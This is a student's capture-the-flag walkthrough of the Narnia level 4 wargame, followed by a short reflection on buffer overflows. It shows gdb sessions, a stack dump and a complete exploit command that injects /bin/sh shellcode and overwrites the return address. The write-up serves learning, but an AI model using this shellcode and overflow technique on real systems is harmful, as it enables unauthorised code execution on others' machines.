
```
(gdb) r $(python -c "print ('a' * 272) + ('b' * 4)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia4 $(python -c "print ('a' * 272) + ('b' * 4)")

Program received signal SIGSEGV, Segmentation fault.
```

After a few tries to cause a buffer overflow, I found that 272 a’s + 4 b’s would overwrite EIP perfectly with the 4 b’s.

Now we put in the shellcode and determine the return address.

Seeking the correct address to jump back to the shellcode:
r $(python -c “print (‘a’ * 247) + (‘\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80’) + (‘b’ * 4)”)

Using the command we used in level 2 to display the 300 words at the top of the stack in hex, **x/300x $esp**.



```
Starting program: /narnia/narnia4 $(python -c "print ('a' * 247) + ('\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\x
0\x0b\xcd\x80') + ('b' * 4)")

Program received signal SIGSEGV, Segmentation fault.
0xd231e189 in ?? ()
(gdb) x/300x $esp
0xffffd5b0:     0x80cd0bb0      0x62626262      0xffffd600      0x00000000
0xffffd5c0:     0x00000000      0x00000000      0xf7fc5000      0xf7ffdc0c
0xffffd5d0:     0xf7ffd000      0x00000000      0x00000002      0xf7fc5000
0xffffd5e0:     0x00000000      0x2c25caff      0x16ca26ef      0x00000000
0xffffd5f0:     0x00000000      0x00000000      0x00000002      0x080483b0
0xffffd600:     0x00000000      0xf7fee710      0xf7e2a199      0xf7ffd000
0xffffd610:     0x00000002      0x080483b0      0x00000000      0x080483d1
0xffffd620:     0x080484ab      0x00000002      0xffffd644      0x08048530
0xffffd630:     0x08048590      0xf7fe9070      0xffffd63c      0xf7ffd920
0xffffd640:     0x00000002      0xffffd778      0xffffd788      0x00000000
0xffffd650:     0xffffd89d      0xffffd8b0      0xffffde6c      0xffffdea1
0xffffd660:     0xffffdeb0      0xffffdec1      0xffffded6      0xffffdee3
0xffffd670:     0xffffdeef      0xffffdef8      0xffffdf0b      0xffffdf2d
0xffffd680:     0xffffdf40      0xffffdf4c      0xffffdf63      0xffffdf73
0xffffd690:     0xffffdf87      0xffffdf92      0xffffdf9a      0xffffdfaa
0xffffd6a0:     0x00000000      0x00000020      0xf7fd7c90      0x00000021
0xffffd6b0:     0xf7fd7000      0x00000010      0x178bfbff      0x00000006
0xffffd6c0:     0x00001000      0x00000011      0x00000064      0x00000003
0xffffd6d0:     0x08048034      0x00000004      0x00000020      0x00000005
```

I select 0xffffd660 as the return address, so replace the four b's with this address. I use this command to get the flag for level 5:

./narnia4 $(python -c “print (‘a’ * 247) + (‘\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80’) + (‘\x60\xd6\xff\xff’)”)

Overall reflection

In the first level we exploited a vulnerability in scanf(). Since the program scans 20 bytes of **buff**[] whereas **buff** holds 20 bytes, scanf() reads one byte from the variable directly below it in the stack (in this case, **val**). **val** is lower in the stack since it is higher memory due to it being declared first. So we can overwrite the memory location of val. This level used my prior knowledge of hex and memory, that I had learnt extensively in COMP1521 so it was nice to be able to apply that knowledge here.

I had to do a lot of readings to learn how to perform a buffer overflow attack and I think I still need more practise with it. Hopefully I can become more aquainted with these in the next challenge. Level 2 was the most challenging since I had no prior experience of buffer overflow attacks. In these attacks, a program overwrites memory adjacent to a buffer that should not have been modified. Buffer overflows are commonly associated with C-based languages, which do not perform any kind of array bounds checking. This is why operations such as copying a string from one buffer to another can result in the memory adjacent to the new buffer to be overwritten with excess data.

It is scary that one can perform such an attack (especially using C) and it shows that each coding language has its benefits, and disadvantages, and C not performing array bounds checking has opened such a huge vulnerability that can cause huge danger to the victims. The ability to detect buffer overflow vulnerabilities in a code base is necessary. However, eliminating them from a code base requires consistent detection and a familiarity with secure practices for buffer handling.